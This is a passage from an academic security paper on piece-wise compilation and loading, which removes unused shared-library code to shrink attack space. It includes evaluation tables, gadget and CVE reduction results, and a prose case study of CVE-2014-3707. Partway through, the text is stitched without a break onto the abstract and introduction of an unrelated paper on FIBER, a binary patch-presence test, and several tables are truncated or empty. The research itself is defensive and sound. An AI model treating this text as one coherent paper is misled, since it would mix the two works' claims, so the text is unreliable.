4:          Deps ← Deps ∪ GetDependencies(DepFunc)
5:      end for
6:      for each Object ∈ Function do                ▷ Function instantiates Object
7:          VTable ← GetVTable(TypeOf(Object))
8:          for each VFunc ∈ VTable do
9:              Deps ← Deps ∪ VFunc
10:         end for
11:     end for
12:     return Deps
13: end procedure
```

each type of object, we include all of the virtual functions in the VTable for the corresponding class as a dependency for the function that instantiates the object. This way, if an object is never instantiated, its VTable functions are debloated. Finally, we incorporate in our solution pointer analysis to handle C++ virtual dispatch.

### 4.3 Handling Assembly Code

Compilers do not optimize hand-written and inline assembly code and, as such, interdependencies involving assembly code are handled separately.

*Dependencies in assembly code:* We perform a single pass through assembly code to identify all function calls and update the callgraph accordingly. From our experiments, we find that this simple approach is sufficient to capture all the higher-level (e.g., C/C++) function dependencies for code originating from assembly.

*Dependencies on assembly code:* Identifying assembly code dependencies for high-level functions is more difficult since function boundaries in optimized code is sometimes blurred due to code reuse. For example, some functions jump directly into the middle of the assembly code for `memcpy` instead of calling `memcpy` directly. We take a conservative approach and retain all assembly code as necessary. As such, assembly code is never removed from memory. Handwritten assembly is uncommon and therefore including it does not significantly impact bloat.

### 4.4 Writing Dependency Graph to Binary

Once the dependency graph is generated, it is embedded into a dedicated section called `.dep`. Our compiler inserts two types of information to assist the loader with identifying dead code: dependency relationships between functions (i.e. the dependency graph) that comprises of functions and a list of dependencies, and function-specific data that includes location and size in bytes for all the functions in the dependency graph. Since a function's address is unknown at link time, we instead mark all location fields in `.dep` section as relative relocatable and let the loader patch them with real addresses during program load time. While the piece-wise compiler only embeds function dependency information in binary, it can retains more information to assist precise late-stage security enforcement such as CFI.

## 5 Piece-Wise Loader

Figure 1 illustrates the workflow of our piece-wise loader. After receiving control from the kernel, the loader first maps all dependent libraries onto the current process' address space, then performs relocation on all modules, and finally eliminates all dead code from piece-wise-compiled libraries. Our current implementation readily supports position independent code and can be easily deployed in current Linux ecosystems.

### 5.1 Pre-Loading Dependencies

In order to generate a complete set of all exported library functions that a program requires, the piece-wise loader must resolve the dependencies within the program executable along with all the other shared objects the executable depends on. Since loaders are designed to load libraries when they are first used, some libraries may not be loaded when the program starts. This results in incomplete symbol information. To address this, our loader pre-loads all shared libraries.

First, the piece-wise loader recursively traverses all shared objects and their dependencies (by looking at `DT_NEEDED` entries of the dynamic section of the ELF file of the program executable) to construct the list of shared objects that the main program needs. Then, it maps their memory segments onto the process image. Effectively, a program and all of its dependent code are loaded into memory *before* transferring control to the user code.

**Handling Dynamically Loaded Libraries.** Dynamically loaded libraries create function dependencies that are unknown during both compile time (and therefore are not encoded in dependency graphs) and load time. Thus, as a result of late-stage piece-wise debloating, such functions are removed and unavailable in cases where dynamically loaded libraries require them. Support for shared libraries that are loaded dynamically (using `dlopen`) proves to be a challenge. On the one hand, for cases where we can statically detect which libraries



Figure 1: Workflow of the piece-wise loader

will be dynamically loaded, i.e. arguments to functions like `dlopen` are hard-coded in binaries, we directly pre-load them. On the other hand, handling dynamically generated library names is challenging. An example of such case can be found in Listing 3:

```
1 lib_name = compute_lib_name();
2 handle = dlopen(lib_name, RTLD_NOW);
```

Listing 3: Example of dynamically generated library name.

Failure to accommodate for the library's dependencies will cause a runtime failure. However, the non-determinism makes ensuring absolute correctness intractable. Therefore, we take a training-based approach to identify all missing dependency caused by dynamic loading. For each program, we record all shared libraries loaded using `dlopen` at runtime as well as their functions that are invoked by `dlsym` and embed this information within the binaries. At load time, the piece-wise loader will interpret it, pre-load those libraries, and retain only the functions that `dlsym` invokes.

We found that only 64/2226 (2.9%) programs in our study dynamically compute module names. In our test set, all library name computations are straightforward: library names are hard-coded or generated using format string. For example, `if (var) sprintf(name, "lib%s_v1.so", basename) else sprintf(name, "lib%s_v2.so", basename)`. In our experience, training for common workloads reveal required shared-lib dependencies.

## 5.2 Symbol Resolution & Relocation

After loading the libraries and performing the necessary symbol bindings, the loader walks through the dependency information in the `.dep` section and marks code as necessary. All unnecessary code is zeroed out. Recall that the dependency information in the optional `.dep` section contains the symbol as well as its location in the binary and size. In order to support relocation of the piece-wise compiled libraries, these locations must be updated prior to resolving all dependencies. Handling relocation for `.dep` section is straightforward. Traditionally, at load time, the loader will walk through all relocatable fields in a mapped ELF image and patch them with appropriate addresses. We simply ensure that the same procedure also applies to the optional `.dep` section and updates its relocatable fields.

Recall that loaders prioritize the resolution of strong symbols over weak ones. Therefore, if two libraries offer bindings to the same symbol, the first strong symbol is resolved — this depends on the order of which shared libraries are loaded. As a result, the behavior is also runtime dependent.

Since we pre-load libraries in the order they appear in an ELF file, symbol resolution is also performed in the same order. This process, called pre-binding, ensures that each required symbol is bound to the concrete definition in the executable or a shared library *before* the program begins execution. Therefore, all dependencies for a program are known before it begins execution.

To determine which functions are not required at runtime, i.e., the ones that must be removed, we rely on symbol resolution and the dependency graph embedded in the `.dep` section. During symbol resolution, the loader binds an undefined symbol to the first available definition for the symbol in the load order which allows our loader to identify which library functions the program imports.

At the end of symbol resolution, all symbols in the global symbol table are fully resolved and reflect the runtime necessities of the program. If there are two different definitions of the same symbol name in two separate code modules, only one will be picked; we can safely zero out the other. For example, if `foo.exe` depends on function `myFoo`, which is defined in both shared libraries `a.so` and `b.so`, the symbol is resolved to whichever library is loaded first. That is, if `a.so` is loaded before `b.so`, then `myFoo` in `b.so` is never used, and is therefore removed. The dependency graph in the `.dep` section for each resolved symbol is used to determine precisely which further dependencies to retain. For example, if `myFoo` is resolved to `a.so`, and `myFoo`'s dependency contains function `myBar` in `a.so`, then `myBar` will be retained alongside `myFoo` in `a.so`.

The result generated from this step is a list of functions to be removed from each library.

## 5.3 Removal of Dead Code

There are two approaches to eliminating dead code: either we start with a clean canvas and load each required function and its dependencies, or we load the entire module and remove dead code. To support shared libraries,

since most code and data references are relative due to position-independent code, we implement the latter in our prototype. This preserves the offset between functions and therefore does not require any unnecessary code modifications.

All functions in a piece-wise module that do not form direct or indirect dependencies are marked for removal. If all the code in a page is marked for removal, we simply set the non-executable bit on the page and no code deletion is performed. To remove a certain function, the loader invokes `mprotect` to mark the corresponding code page(s) as writable and non-executable. Next, every byte in the function body is set to a special 1-byte invalid instruction. In the x86 and x86_64 architectures, we pick byte 0x6d since it is a reserved instruction that raises an *'Illegal Instruction'* exception. Once all unused functions are removed, a piece-wise library is rendered bloat-free.

**Backward compatibility.** Both piece-wise-compiled modules and the piece-wise loader are backward compatible for two reasons. First, our changes are restricted to the optional `.dep` section in a code module while all other sections remain intact. Therefore, a regular loader simply ignores the `.dep` section and skips support for debloating. Second, when the piece-wise loader loads a code module without the `.dep` section, it simply behaves like a regular non-piece-wise loader. No modifications are required to the program being executed as long as the program is configured to use the piece-wise loader. This can be accomplished by patching the `.interp` section of the ELF binary and changing it from the default loader (e.g. `/lib/ld-linux.so`) to the pathname of the new piece-wise loader e.g. `/lib/pw-linux.so`.

**Memory overhead due to copy-on-write.** When the piece-wise loader marks an entire page as non-executable, it incurs no memory overhead. An overhead (due to CoW) is incurred when partial removal occurs in a page. Because large fractions of code are typically eliminated from the memory, very few pages actually require CoW. In general problems arise when "multiple" long-lived processes share large libraries, or when unused code is distributed across multiple pages. While we did not engineer the support for dynamically rewriting the binary to reduce memory overhead, we refer interested readers to artificial diversity research for an algorithm [21].

# 6 Evaluation

We divide our evaluation into three main parts: debloating correctness (sections 6.2.1 and 6.2.2), performance overhead (section 6.3), and impact of debloating on security (section 6.4). Because our solution neither adds executable code in the program nor alters the code layout, we do not introduce any runtime execution overhead. All of our experiments were performed on a system with Intel Core i7-4790 @ 3.60GHz and 32GB RAM running Ubuntu Desktop 16.04 LTS.

## 6.1 Implementation and Prototype

We implemented two different versions of piece-wise loaders: (1) the GNU loader (v2.23) distributed with Ubuntu Desktop 16.04, and (2) the loader packaged within `musl-libc` (v1.1.15). Because `glibc` can not be compiled using LLVM, we used `musl-libc` for the C library debloating evaluation. Accordingly, the GNU loader was used in experiments where `glibc` was used (the modified loader debloated libraries other than `glibc`), and the `musl` loader was used to debloat programs that used `musl-libc`. Both loaders were designed to retain and load non-piece-wise compiled libraries without any changes.

The piece-wise compiler is built on top of LLVM-4.0 with an additional 2.46 KLOC. First, we added an LLVM module pass to handle code pointers, process points-to information (if applicable), parse function calls from assembly code and generate a dependency graph. Second, to support C++ libraries, we implemented an object-sensitive approach described in Algorithm 1. We evaluated our C++ libraries debloating on `libflac++` using `Audacity`, a program editing audio files. Our analysis and dependency graph generation and insertion passes are run during the link-time optimization (LTO) in LLVM gold plugin. We also developed an ELF binary patching program that patches an ELF binary to modify the `.interp` section to change the default loader to the piece-wise loader.

## 6.2 Correctness Experiments

To demonstrate that our toolchain correctly debloats code modules, we used the piece-wise compiler to build 400 shared libraries distributed with Ubuntu Desktop 16.04 and installed them using `dpkg`. Next, we replaced the GNU loader with our piece-wise loader.

Below, we consider each set of libraries to gain a better understanding of the effectiveness and security benefits that our solution offers.

### 6.2.1 Musl-libc Experiements

Due to known fundamental limitations in compiling `glibc` using LLVM[1], we piece-wise compiled `musl-libc`—another popular and comprehensive flavor of the C library. The difference in functionality between

Table 3: Percentage Attack Space Reduction with Piece-Wise for `coreutils` and SPEC CPU 2006 with `musl-libc`.

| Program | Full-module Code Pointer Scan | | Inclusion-based Pointer Analysis | | Localized Code Pointer Scan | |
|---|---|---|---|---|---|---|
| | % Function Reduction | % Instruction Reduction | % Function Reduction | % Instruction Reduction | % Function Reduction | % Instruction Reduction |
| Minimal Program | 60 | 60 | 89 | 91 | 88 | 91 |
| Coreutils Min | 59 | 59 | 85 | 85 | 84 | 85 |
| Coreutils Max | 60 | 60 | 88 | 90 | 88 | 91 |

| libquantum | 58 | 58 | 81 | 82 | 87 | 89 |
| SPEC CPU 2006 Mean | 59 | 60 | 86 | 86 | 85 | 86 |

`glibc` and `musl-libc` does not affect the feasibility and capability of the piece-wise toolchain.

To get a sense of how much `glibc` can be debloated, we extracted 30 different features and the functions within each feature from the `glibc` software development manual [4], and mapped them to analogous symbols in `musl-libc`. We piece-wise compiled `musl-libc`, and computed the footprint for each category. Our findings are tabulated in Table 11 and a corresponding cumulative distribution is represented in Figure 2 in Appendix A.

The virtual memory allocation and paging related functions are most widely used, but only account for 1.91% of instructions. Similarly, string related functions are second most widely used, but contribute only 5.82% of instructions. This result solidifies our findings from the pervasiveness study in Section 2, and highlights the vast amounts of unused `libc` code in typical program memory. Mathematics (different from Arithmetic) contributes the most code, but is seldom used. We expect `glibc` to be just as bloated due to the functional similarities between `glibc` and `musl-libc`. Unfortunately, due to constraints in building `glibc` [1] we are unable to provide concrete evidence at this time.

**Debloating coreutils.** Using the piece-wise compiled `musl-libc`, we tested `coreutils` to evaluate correctness and performance. All of the programs (109 in total) in `coreutils` passed the `coreutils` test suite that is packaged with `coreutils` source code without errors. Table 3 shows the percentage of attack space reduction achieved with piece-wise on `coreutils` programs and a minimal program for each code pointer handling approach. The minimal program contains a main function that immediately returns. Percentage of attack space reduction achieved with minimal program serves as a lower bound for debloating `musl-libc`. Our results show that, among the three approaches for handling code pointers, localized code pointer scan and pointer analysis achieve the best debloating result (79% and 78% respectively) while full-module debloats the least, 58%. For some programs, (e.g., `make-prime-list`), 91% of `libc` code was removed without errors for localized scan.

**Debloating SPEC CPU2006 benchmark programs.** Similarly, in order to verify correctness, we also evaluated SPEC CPU2006 benchmark programs using piece-wise compiled `musl-libc` with all three code pointer handling approaches. Results are tabulated in Table 3. We note that the latest version of `musl-libc` does not fully support the SPEC CPU2017 benchmarks. All of the programs ran successfully and passed the reference workload. In the best case, 86% attack space reduction was achieved with localized scan and pointer analysis, and in the worst case, 60% code reduction was achieved for full-module pointer scan.

While on average, pointer analysis and localized code pointer scan yield the same attack space reduction results, for some cases in the SPEC CPU 2006 benchmarks, we observe that one outperformed the other. Because localized code pointer scan records the relationships between the functions that contains referencing instructions and the referenced functions, the piece-wise loader will only remove an address taken function if all referring functions are removed. Thus, this approach takes advantage of symbol resolution information only available at program load time. On the one hand, the localized scan approach provides better debloating results when it allows removing functions that will not have address taken at runtime because all referring functions

Table 4: Gadget reduction in `coreutils` 8.2 and SPEC CPU 2006 benchmarks for 6 different types of security sensitive gadgets: syscall, stack pointer update (SPU), call-oriented programming (COP), call-site/call preceded gadgets(CS), jump-oriented programming (JOP), and entry-point (EP). For each type, we list the quantity found in debloated musl-libc and the percentage reduction achieved by piece-wise toolchain. In vanilla musl-libc, we found a total of 5619 unique gadgets, 485 syscall, 924 SPU, 334 COP, 780 CS, 47 JOP, and 22 EP.

| **Program** | **Total** | | **syscall** | | **SPU** | | **COP** | | **CS** | | **JOP** | | **EP** | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Minimal Program | 993 | 82.33% | 106 | 78.14% | 147 | 84.09% | 80 | 76.05% | 109 | 86.03% | 18 | 61.70% | 4 | 81.82% |

have been removed while pointer analysis does not. On the other hand, pointer analysis debloats more than localized scan when the number of retained address taken functions is larger than the size of points-to set.

#### 6.2.2 Debloating COTS binaries

In order to demonstrate the efficacy of our approach on COTS binaries, we debloated unmodified programs in the Ubuntu 16.04 Desktop environment. First, we piece-wise compiled a set of shared libraries (minus `glibc`). Then, we replaced the default loader with the piece-wise loader, and the default libraries with the piece-wise compiled libraries. A subset of the shared libraries with various compile-time overheads are presented in Table 9.

First, we confirmed that the piece-wise loader was able to successfully load unmodified shared libraries. Next, we manually tested a variety of unmodified executables — `FireFox`, `curl`, `git`, `ssh` and `LibreOffice` programs that used the piece-wise compiled libraries. We were able to verify that the loader correctly loaded the piece-wise compiled libraries, and all of them ran under normal use without errors. The bloat reduction results for `curl` are tabulated in Table 5 for each code pointer handling approach. Despite not debloating `glibc`, we were able to reduce bloat by over 39.84% on average for localized scan. In general, libraries that are general purpose are more bloated (e.g., `libasn1`) than the libraries that are a part of the application pacakge (e.g., `libcurl`). We demonstrate that a COTS binary which uses `glibc` can still be debloated, even if `glibc` is not piece-wise compiled. We show that our solution can target some if not all shared libraries used by a program, and is truly backward compatible.

#### 6.2.3 Debloating C++ Libraries

To demonstrate piece-wise seamless support for C++ code, we successfully compiled and debloated `libFLAC++`. We were able to successfully remove 46.09% of functions or 66.90% of instructions. Debloating results are summarized in table 6.

#### 6.2.4 Piece-wise vs Static Linking

While static linking provides optimal debloating benefits, its use in practice is limited due to the following reasons:

- Requires recompilation of binaries with every library or software update.
- Does not allow memory sharing across processes.
- May result in accidental violation of (L)GPL.
- Increases binary size compared with dynamic linking.
- Risks transferring bugs in a shared library to the binary.

Since piece-wise aims to bring dead code elimination benefits from static linking to dynamic linking, in table 8, we compare whole-program code reduction achieved by static linking with late-stage debloating using piece-wise toolchain. The percentage reduction in this table takes into account both program and library code to accurately delineate program-wise debloating of both approaches.

Table 5: Percentage Attack Space Reduction for 14 piece-wise libraries used by `curl` program.

| Library | Full-module Code Pointer Scan | | Inclusion-based Pointer Analysis | | Localized Code Pointer Scan | |
|---|---|---|---|---|---|---|
| | % Function Reduction | % Instruction Reduction | % Function Reduction | % Instruction Reduction | % Function Reduction | % Instruction Reduction |
| libasn1 | 21.15% | 41.85% | 22.01% | 42.18% | 22.01% | 42.17% |
| libcurl | 3.43% | 2.30% | 28.57% | 40.79% | 25.14% | 39.74% |
| libgssapi | 7.70% | 9.67% | 14.96% | 26.11% | 38.62% | 73.12% |
| libheimbase | 7.37% | 9.15% | 11.54% | 21.38% | 25.64% | 50.86% |

| libz | 35.61% | 35.97% | 35.61% | 36.15% | 37.07% | 43.21% |
| Mean | 13.99% | 20.59% | 22.22% | 31.86% | 26.30% | 39.84% |

Table 6: Debloating `libFLAC++` with `Audacity`.

| Handling Technique | # Removed Functions | # Removed Instructions | # Functions Total | # Instructions Total | % Function Reduction | % Instruction Reduction |
|---|---|---|---|---|---|---|
| Object-sensitive, Inclusion-based Pointer Analysis | 271 | 5831 | 588 | 8716 | 46.09% | 66.90% |

Static linking provides an upper bound for dead code elimination. Localized code pointer scan was able to remove most of the code from program's address space, followed by pointer analysis and full-module scan. Overall, we observe that piece-wise's dead code elimination benefit is comparable but not as efficient as static linking due to analysis accuracy and the retention of necessary code for piece-wise loading and code removal.

## 6.3 Performance Overhead

**Compile-time overhead.** We measured execution time added by our LLVM pass for each of the three approaches (full-module scan, localized scan and inclusion-based points-to analysis) by inserting timing code at the beginning and end of pass' main logic. The results are tabulated in Table 9. Full-module scan is the quickest followed by localized scan. Both incur reasonable overhead (worst case $< 800ms$). Due to constraint-solving, points-to analysis was the slowest. In general, we found greater-than-linear increase in overhead introduced by points-to analysis with respect to the code size, with up to 4 minutes for `libheimsqlite.so`. While this is indeed a large overhead, we believe that this one-time overhead is reasonable given the large attack space reduction it provides (see Section 6.4).

**Load-time overhead.** Our changes to the loader, which eventually removes unused shared library code before transferring control to `__libc_start_main` only affects a program's start-up time. We do not add any code to the program's execution. Load time overhead caused by debloating comes from two sources. First, since we have added code to piece-wise loader to perform debloating, this extra logic introduces overhead to a program's load time. To measure this, we ran each program in `coreutils` sequentially, measured load time for default and piece-wise loaders, then computed the overhead. On average, the code piece-wise loader that performs debloating added 20 milliseconds to the each process load time across all `coreutils` programs.

Second, because piece-wise loader writes to code pages that contain the copies of shared libraries, copy-on-write is triggered, which results in additional load time overhead. To measure debloating's effect on system with a large number of debloated processes running concurrently, we launched a number of programs in `coreutils` simultaneously and measured the overhead caused by the piece-wise loader. With all 106 programs running concurrently, we observed an overhead of 49 milliseconds for each process. We are currently working on a solution to minimize the loadtime overhead.

Table 7: Vulnerabilities Removed after Debloating Libraries

| Library | CVE-ID | Functions Affected | Program | Vulnerability Type |
|---|---|---|---|---|
| zlib-1.2.8 | CVE-2016-9842 | inflateMark | git, curl, LibreOffice, firefox | Undefined Behavior |
| libcurl-7.35 | CVE-2016-7167 | curl_escape, curl_easy_escape, curl_unescape, and curl_easy_unescape | curl | Integer Overflow |
| | CVE-2014-3707 | curl_easy_duphandle | curl, cmake | Out-of-bound Read, Use After Free |
| | CVE-2016-9586 | curl_mprintf | cmake | Buffer Overflow |

Table 8: Whole-process attack space reduction of static linking and piece-wise for `coreutils` and SPEC CPU 2006.

| Program | Static Linking | Pointer Analysis | Localized Scan | Full-module Scan |

## 6.4 Attack Space Reduction

**Gadget Elimination.** While gadget reduction does not stop all attacks, it does give an estimate of how much attack space is reduced. In Table 4, we show overall gadget reduction as well as reduction security-sensitive gadgets that have been extensively used in previously published work such as syscall [34], stack-pointer update (SPU) [35, 15], call-oriented programming (COP) [11], call-site/call preceded (CS) [15, 11] , jump-oriented programming (JOP) [9], and entry-point (EP) [15] gadgets. This reduction is measured in `musl-libc` for `coreutils` and SPEC CPU 2006 benchmarks using ROPgadget [33]. Overall, we were able to remove 71% of gadgets. Although we did not test for exploitation, elimination of high-impact gadgets will, in principle, hamper return-to-libc and code-reuse exploits.

**Vulnerability Elimination.** Another observable security benefit of removing unused code is that we also eliminate its vulnerabilities. We perform an extensive study on all shared libraries we tested, analyzed all removed functions, and cross-referenced them with the list of reported CVE for each libraries. Results are listed in table 7.

## 6.5 Case Study: CVE-2014-3707

`Curl` is a widely used program with known critical security vulnerabilities. In fact, over 25 vulnerabilities in `curl` have been reported in 2016 alone [2]. Similarly, the `curl` library used by many programs for han-

dling file transfers (e.g. cmake, LibreOffice, git, Luau, and OpenOffice) has reported several vulnerabilities. Our solution significantly reduces attack space through `libcurl` debloating and therefore offers several security benefits, one of which is vulnerability elimination as listed in table 7. To demonstrate this, we show how an attacker can leak information using a vulnerability discovered in `libcurl` and how our solution defeats this through debloating.

CVE-2014-3707 [3] is an out-of-bound read vulnerability in function `curl_easy_duphandle` affecting `libcurl` versions 7.17.1 to 7.38.0 that can be exploited for memory disclosure and denial-of-service attacks. `curl_easy_duphandle` uses `strdup` to copy buffers under the assumption that they are C strings terminated by `NULL`. If the assumption is violated, `strdup` will read beyond buffers' boundaries, allowing an attacker to crash the program by triggering a segmentation fault or, in the worst case scenario, perform an out-of-bound memory read. To make matters worse, after duplication, it fails to update the pointer to point to the new buffer which can trigger illegal use of freed memory if original object has been freed.

Our evaluation shows that debloating `libcurl` when it is used with programs like `curl` or `cmake` completely removes the affected functions and therefore the bug can no longer be exploited to perform a memory disclosure or a denial-of-service attack as part of an exploit payload such as through a return-to-libc attack. We emphasize that our solution will not only eliminate known vulnerabilities but will also potentially remove yet-to-be-discovered ones. This is one of the many security advantages that come with code debloating.

## 7 Related Work

**Attack-Space Reduction Approaches.** Numerous efforts have attempted to defeat attacks by enforcing various forms of program properties such as SPI [29, 31] and CFI as it decreases the size of the CFG and retains compile-time information. CFI solutions extract the CFG and add instrumentation checks to the binary either by relying on source code and debugging information [5, 39], or by analyzing the binary itself [49, 48]. Variations of CFI targeting either performance [30, 8, 47], or security [22, 40] have been proposed.

ASLR [38, 7] was introduced as a means of preventing attackers from reusing exploit code effectively against multiple instantiations of a single vulnerable program. Wartell et al. [41] introduced binary stirring, which increases ASLR's re-randomization frequency to each time a program is launched. Qiao et al. [30] interpret the ability to return to a location as a one-time capability, which is issued in each calling context in order to enable a one-time return. Niu anh Tan [24, 25, 26] created a toolchain supporting fine-grained, per-input CFG generation and enforcement that combines dynamic linking, support for JIT compilers and interoperability with unprotected legacy binaries. Giuffrida et al. [14] presented a live re-randomization strategy for operating system load-time address space randomization to defend against return-into-kernel-text ROP attacks. Crane et al. [12, 13] uses a combination of compiler transformations and hardware-based enforcement to mark pages as execute-only, thereby defeating the objective of memory disclosures. Techniques that combine CFI and ASLR have also been proposed [23]. Piece-wise compilation and loading is independent of, yet complements CFI-based approaches.

**Feature-based Software Customization.** Unlike C/C++, managed programing languages whose execution is monitored by Runtime Virtual Machine suffers from significant runtime overhead or bloating due to the extra logic added to manage an execution environment. This bloating is categorized into two groups: memory bloat and execution bloat. Xu et al. [44] and Bu et al. [10] delegate the debloating task to developers, classifying this problem as purely software engineering related. On the other hand, Jiang et al. [20] propose a feature-based solution that allows a developer to remove certain feature in Java bytecode by performing static analysis. Jiang et al. [19] introduces an automatic approach that statically analyzes and removes unused codes in both Java application and Java Runtime Environment. As a key distinction, our approach involves load-time dead-code removal to debloat shared libraries and reduce attack space in COTS binaries.

**Pointer Analysis.** Pointer analysis or points-to analysis, a well-studied and active research area, refers to determining memory targets of a pointer at compile time. Although precise flow-sensitive pointer analysis allows for high-quality and aggressive optimization, it is a proven NP-hard [18]. Numerous approaches have been proposed to balance the trade-off between performance/scalability and precision. A pointer analysis algorithm is classified based on various dimensions such as flow-sensitivity, context-sensitivity, intra/inter-procedural, and heap modeling. Flow-sensitive algorithms ([17], [46], [27]) take into account the control flow of a procedure; thus, the points-to information is more precise and different for each program point. However, a flow-insensitive points-to analysis (e.g. [6] for inclusion-based and [36] for unification-based), is universal and refers to any execution points within a module. Similarly, context-sensitive analysis (e.g. [42], [43], [45]) generates more precise points-to information by in-

vestigating each call site's context.

## 8 Conclusion

We presented a study across 2016 real world programs on Ubuntu Desktop 16.04 and show that most of the code in `libc` is seldom used. We implemented a prototype system that performs piece-wise compilation and loading. We evaluated the system and showed that `libc` can be debloated to eliminate significant code fragments from memory thereby reducing the attack space.

## A Appendix

Library-wise functional dependency is presented in Table 10.

Table 10: Most frequently used shared libraries in the study and their function-level code utility.

| Library | # programs that use the lib | Avg. % of functions used |
|---|---|---|
| libc | 1932 | 24.64 |
| libm | 284 | 7.06 |
| libstdc++ | 266 | 37.77 |
| libpthread | 237 | 11.10 |
| libnetpbm | 201 | 4.74 |
| libresolv | 186 | 9.60 |
| libglib | 178 | 4.25 |
| libtinfo | 170 | 12.42 |
| libgio | 135 | 5.74 |
| libdl | 125 | 4.18 |
| libz | 116 | 6.07 |
| libgcc | 113 | 4.0 |
| libX11 | 89 | 6.04 |
| libXau | 86 | 7.13 |
| libselinux | 72 | 8.57 |
| | **Mean (top 15):** | **10.22** |

Functionality-size code footprint in `musl` is presented in Table 11.

`Musl` code footprint by features is presented in Figure 2.

## Abstract

Patching is the main resort to battle software vulnerabilities. It is critical to ensure that patches are propagated to all affected software timely, which, unfortunately, is often not the case. Thus the capability to accurately test the security patch presence in software distributions is crucial, for both defenders and attackers.

Inspired by human analysts' behaviors to inspect only small and localized code areas, we present FIBER, an automated system that leverages this observation in its core design. FIBER works by first parsing and analyzing the open-source security patches carefully and then generating fine-grained binary signatures that faithfully reflect the most representative syntax and semantic changes introduced by the patch, which are used to search against target binaries. Compared to previous work, FIBER leverages the source-level insight strategically by primarily focusing on small changes of patches and minimal contexts, instead of the whole function or file. We have systematically evaluated FIBER using 107 real-world security patches and 8 Android kernel images from 3 different mainstream vendors, the results show that FIBER can achieve an average accuracy of 94% with no false positives.

## 1 Introduction

The number of newly found security vulnerabilities has been increasing rapidly in recent years [3], posing severe threats to various software and end users. The main approach used to combat vulnerabilities is patching; however, it is challenging to ensure that a security patch gets propagated to a large number of affected software distributions, in a timely manner, especially for large projects that have multiple concurrent development branches (*i.e.,* upstream versus downstream). This is due to the heavy code reuse in modern software engineering practice [16, 23, 20]. Thus, the capability to test whether a certain security patch is applied to a software distribution is crucial, for both defenders and attackers.

To better facilitate the discussion of the paper, we differentiate the goal and scope of *patch presence test* from those of the more general *bug search*. Patch presence test, as its name suggests, checks whether a specific patch has been applied to an unknown target, assuming the knowledge of the affected function(s) and the patch itself, *e.g.,* "whether the heartbleed vulnerability of an openssl library has been patched in the `tls1_process_heartbeat()` function". Bug search, on the other hand, does not make assumptions on which of the target functions are affected and simply look for all functions or code snippets that are similar to the vulnerable one, *e.g.,* "which of the functions in a software distribution looks like a vulnerable version of `tls1_process_heartbeat()`." Our study focuses on the more specific problem of *patch presence test*, which aims to offer a precise and accurate answer. With this in mind, both lines of work have been studied in the following contexts:

**Source to source.** This type of work operates purely on source code level. Source code is required for both the reference and target. In recent studies, it is also typically assumed that patches about specific bugs are available.

**Binary to binary.** These work do not need any source code. Both the reference and target are in binary, thus all comparisons are based on binary-level features only. It does not assume the availability of patch information (about which binary instructions are related to a patch).

In this paper, we consider a new category of **"source to binary"**, which is a middle ground between the above two, based on the following observations. First, open source has become a trend in computer world nowadays with an exploding number of software open sourced with full history of commits and patches (*e.g.,* hosted on github) [4]. In fact, most of the binary-only bug search studies include software such as Linux and

openssl. Second, many open-source code or components are widely reused in closed-source software, *e.g.,* libraries and Linux-based kernels in IoT firmware [13, 26]. This is a critical change that allows us to leverage the source-level insight that can inform the binary patch presence test.

Unfortunately, the closely related work on binary-only bug search misses an important link in order to be twisted to perform accurate patch presence test. Due to its extremely large scope, they are forced to use similarity-based fuzzy matching (inherently inaccurate) to speed up the search process, instead of the more expensive yet more accurate approaches. As a result, most of the existing solutions usually take the whole functions for comparison [26, 27, 13, 31]. However, since security patches are mostly small and subtle changes [30], similarity-based approaches cannot effectively distinguish patched and un-patched versions.

In this paper, we propose FIBER, a complementary system that completes the missing link and takes the similarity-based bug search to the next level where we can perform precise and accurate patch presence test. Fundamentally, FIBER addresses the following technical problem: "how do we generate binary signatures that well represent the source-level patch"? We address this problem in two steps: First, inspired by typical human analyst's behaviors, we will pick and choose the most suitable parts of a patch as candidates for binary signature generation. Second, we generate the binary signatures that preserve as much source-level information as possible, including the patch and the corresponding function as a whole.

We summarize our contributions as follows:

(1) We formulate the problem of patch presence test under "source to binary", bridging the gap from the general bug search to precise and accurate patch presence test. We then describe FIBER — an automatic, precise, and accurate system overcoming challenges such as information loss in the binaries. FIBER is open sourced[1].

(2) We design FIBER inspired by human behaviors, which picks and chooses the most suitable parts of a patch to generate binary signatures representative of the source-level patch. Besides, the test results can also be easily reasoned about by humans.

(3) We systematically evaluate FIBER with 107 real word vulnerabilities and security patches on a diverse set of Android kernel images [2] with different timestamps, versions and vendors, the results show that FIBER can achieve high accuracy in security patch presence test. We discover real-world cases where critical security patches fail to propagate to the downstreams.

[1] https://fiberx.github.io/

[2] Although Android follows open-source license, many Android device vendors still do not publish their source code or only do that periodically (with significant delays) for certain major releases.

## 2 Related Work

In this section, we discuss the related work primarily under bug search and how they are currently applied to the patch presence test problem. We divide them as source-level and binary-level.

**Source-level bug search.** Many studies focused on finding code clones both inside a single software distribution and across distributions [18, 22, 17, 16, 20]. The general goal is to find code snippets similar to a given buggy one — a more general goal that can be twisted to also conduct patch presence test. Since bug search typically does not limit the search scope to only a single function, it needs to face potentially millions of lines of code in large software [16]. Due to the scalability concern, bug search solutions are typically framed as some form of similarity matching using features extracted from the source code, including plain string [8], tokens [18, 22, 16, 20], and parse trees [17]. Unfortunately, this makes it challenging to ascertain whether the identified similar code snippets have been patched; this is because the patched and un-patched versions can be similar (especially for security patches that are often small) [16].

**Binary-level bug search.** Similar to the source-level work, binary-level approaches follow a similar principle of finding similar code snippets. To overcome the challenge of lack of source-level information, *e.g.,* variable type and name, these solutions need to look for alternative features such as structure of the code [19, 13, 31]. Since the "binary to binary" bug search does not assume the availability of symbol tables, they are forced to check out every single function in the target even if it only intends to conduct an accurate patch presence test on a specific function. For example, given a vulnerable function, Genius [13] and Gemini [31] are essentially looking for the same affected function(s) in the complete collection of functions in a target binary. Due to the scalability concern again, these features and solutions are engineered for speed instead of accuracy. BinDiff [2] and BinSlayer [9] check the control flow graph similarity based on isomorphism. As more advanced solutions, Genius [13] and Gemini [31] extract feature representations from the control flow graphs and encodes them into graph embeddings (high dimensional numerical vectors), which can speed up the matching process significantly. Unfortunately, under the huge search space, more accurate semantics-based solutions are not believed to be scalable [13, 31]. For instance, Pewny *et al.* [26] computes I/O pairs of basic blocks to

match similar basic blocks in a target function. BinHunt [14] and iBinHunt [24] use symbolic execution and theorem provers to formally verify basic block level semantic equivalence.

